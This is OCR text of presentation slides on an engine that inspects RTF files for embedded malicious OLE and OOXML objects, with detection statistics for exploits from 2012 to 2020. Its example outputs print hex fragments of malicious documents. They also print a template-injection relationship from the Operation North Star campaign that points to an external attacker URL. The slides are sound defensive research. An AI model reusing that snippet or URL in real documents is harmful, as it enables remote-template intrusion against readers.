
- objemb, objocx, objlink , objautlink, objhtml etc.
- Extract data stream to all objects and inspect further

RTF Overlay data

- Used to hide malicious resources
- Higher volume is almost always suspicious

RTF Inspection : High Level Block Diagram




RTF FILE
Inspect file for OLE objects
• \object..\objemb
• \object..\objautlink
• \object..\objocx
• \object..\objlink
• \object..\objclass Package
Check nested control word objclass
• objclass : word.document.8 (MS-CFB doc)
• objclass : word.document.12 (OOXML doc)
• objclass : AcroExch.Document.DC (PDF doc)
• objclass : shockwaveflash (Flash file)
• objclass : form.image.1 (ActiveX contr.)
• :
Extract OLE1.0 NativeStream
Extract OLE packages
Extract OLE2.0 Compound Doc.
Other control words with data streams
OOXML Analyzer
Analyze OOXML file for any malicious content
MS-CFB Analyzer Parse CDF extract Storage and object streams
PDF Analyzer
Flash File Analyzer
Extract Overlay Data
Analyze streams for malicious indicators (Shellcodes , extract Scripts, executables etc. - further analysis)

Example Engine output and Initial Results

Example inspection output

```
0000000000000000000000000000000000000000000000000105000000000000}{\object\objemb{\*\oleclsid
\'7bD5DE8D20-5BB8-11D1-A1E3-00A0C90F2731\'7d}{\*\objdata 01050000010000000100000000000000000000000000000000000000000000000000000000000000
0000000000000000000}{\result{\pict\wmetafile8\picw1\pich1\ }}}{\object\objemb\objsetsize\objw9361\objh764{\*\objclass
Word.Document.12}{\*\objdata 01050000020000001100000005 76f72642e446f63756d656e742e313200000000000000000000d00000d0cf11e0a1b11ae100
0000000000000000000000000000000003e000300feff090006000000000000000000000100000001000000000000000100000650000001000000feffffff000
00000000000000ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
fff Argument to objclass is the ProgID string for Microsoft Word document contained in RTF file
ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffdffffffeffffff0300000004
0000000000000000000000000000000000000000000000000000000000000000000000020000006000000000000000504b030414000600080000002100a42bce16780100
00cd020000100008016 46f6350726f70732f6170702e786d6c20a2040128a000010000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000 Embedded OOXML document in OLE2 object 0000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000009c52cb4ec33010bc23f10f51eed449251eadb646a80871e02535c0d9b2378985635
bb641f4ef59130841dcc86977d63b9e9918cedf0753bc6188dad94d592faab2402b9dd2b6db948fcdd5d15959c424ac12c659dc947b8ce5393f3c8087e03c86a4
31164461e3a6ec53f26bc6a2ec71107141634b93d68541246a43c75cdb6a89974ebe0e68135b56d509c3f78456a13af213613932aedfd27f499593595f7c6af69
ef8383438782312f2bbbc6916caa501d88442e392308d1e90d7044f0d3c880e63c6c6029e5d50d49fae808d256c7b11844c9420afabe512d80c800bef8d962251
```

- **Embedded OOXML File**
- **Extracted and Re-Analyzed**

Clean Heuristics Triggered	• OOXML : Embedded ActiveX object detected • RTF : Embedded Open Office XML (OOXML) archive detected inside RTF file • RTF : ActiveX object detected inside RTF file • RTF : Embedded object detected inside RTF file
Malicious Heuristics Triggered	• OOXML : Blacklisted ActiveX object was loaded • OOXML : Sledge detected inside embedded activeX object • OOXML : Embedded activeX object was loaded multiple times • OOXML : Shellcode detected inside embedded activeX object via static scanning • OOXML : Return Oriented Programming (ROP) Chains detected inside embedded activeX object • OOXML : Suspicious data streams looking like heap memory address detected inside embedded activeX object • OOXML : Shellcode detected inside embedded activeX object via stream emulation
Suspicious Heuristics Triggered	• RTF : Overlay data detected
Classification Status	Malicious

Classified malicious

Example inspection output : Operation North Star - malicious documents targeting Aerospace & Defense industry (July 2020)

```
ult\aspalpha\aspnum\faauto\adjustright\rin0\lin0\itap0 \rtlch\fcs1
\af31507\afs22\alang1025 \ltrch\fcs0 \fs22\lang1033\langfe1033\loch\af31506\hich\af31506\db
setsize\objw10177\objh11375{\*\objclass Word.Document.12}{\*\objdata 0105000002000000
11000000576f72642e446f63756d656e742e313200000000000000000000d40000
d0cf11e0a1b11ae10000000000000000000000000000000003e000300feff090006000000000000000000000010
```

1

OOXML embedded within RTF

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship
 Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/
attachedTemplate" Target="http://b.reich.io/umlwkm.docx" TargetMode="External"/></Relationships>
```

2

Clean Heuristics Triggered	• RTF : Embedded Open Office XML (OOXML) archive detected inside RTF file • RTF : Embedded object detected inside RTF file
Malicious Heuristics Triggered	• OOXML : Template Injection detected inside settings.xml
Suspicious Heuristics Triggered	
Classification Status	Malicious

3

Microsoft Office OpenXML File Detection	Found at offset 0x675		
Object Details	**Object Class**	Word.Document.12	
	Object Type	Embedded object	
	Clsid	F4754C9B-64F5-4B40-8AF4-679732AC0607	
	Clsid Description	Microsoft Word Document (Word.Document.12)	
	_rels Directory	**Status**	Found
		Url Detected	"http://b.reich.io/umlwkm.docx"

4

Initial Testing Results – True Positive

Exploits tested from 2012 – 2020

Total Number of Samples Tested	15,093
Number of samples successfully executed	14,495
Samples could not run due RTF structure parsing errors	598
Number of samples Classified (Malicious + Suspicious)	14,240

Detection : 94.35%

CVE-2012-0158
CVE 2013-3906
CVE 2014-1761
CVE 2015-1641 CVE-2015-2424 CVE-2015-6172
CVE 2016-4117
CVE-2017-11882
CVE 2018-4878 CVE-2018-15982 North Star campaign - July 2020

Initial Testing Results - FP

False Positives Testing

Total Number of Samples Tested	61,618
Number of samples successfully executed	61,618
Samples could not run due to RTF structure parsing errors	0
Number of samples Classified Malicious	226
Number of samples Classified Suspicious	152
Number of samples Classified Clean	61,240

Classified Clean : 99.38 %
Classified Malicious + Suspicious : 0.60 %

QUESTIONS ??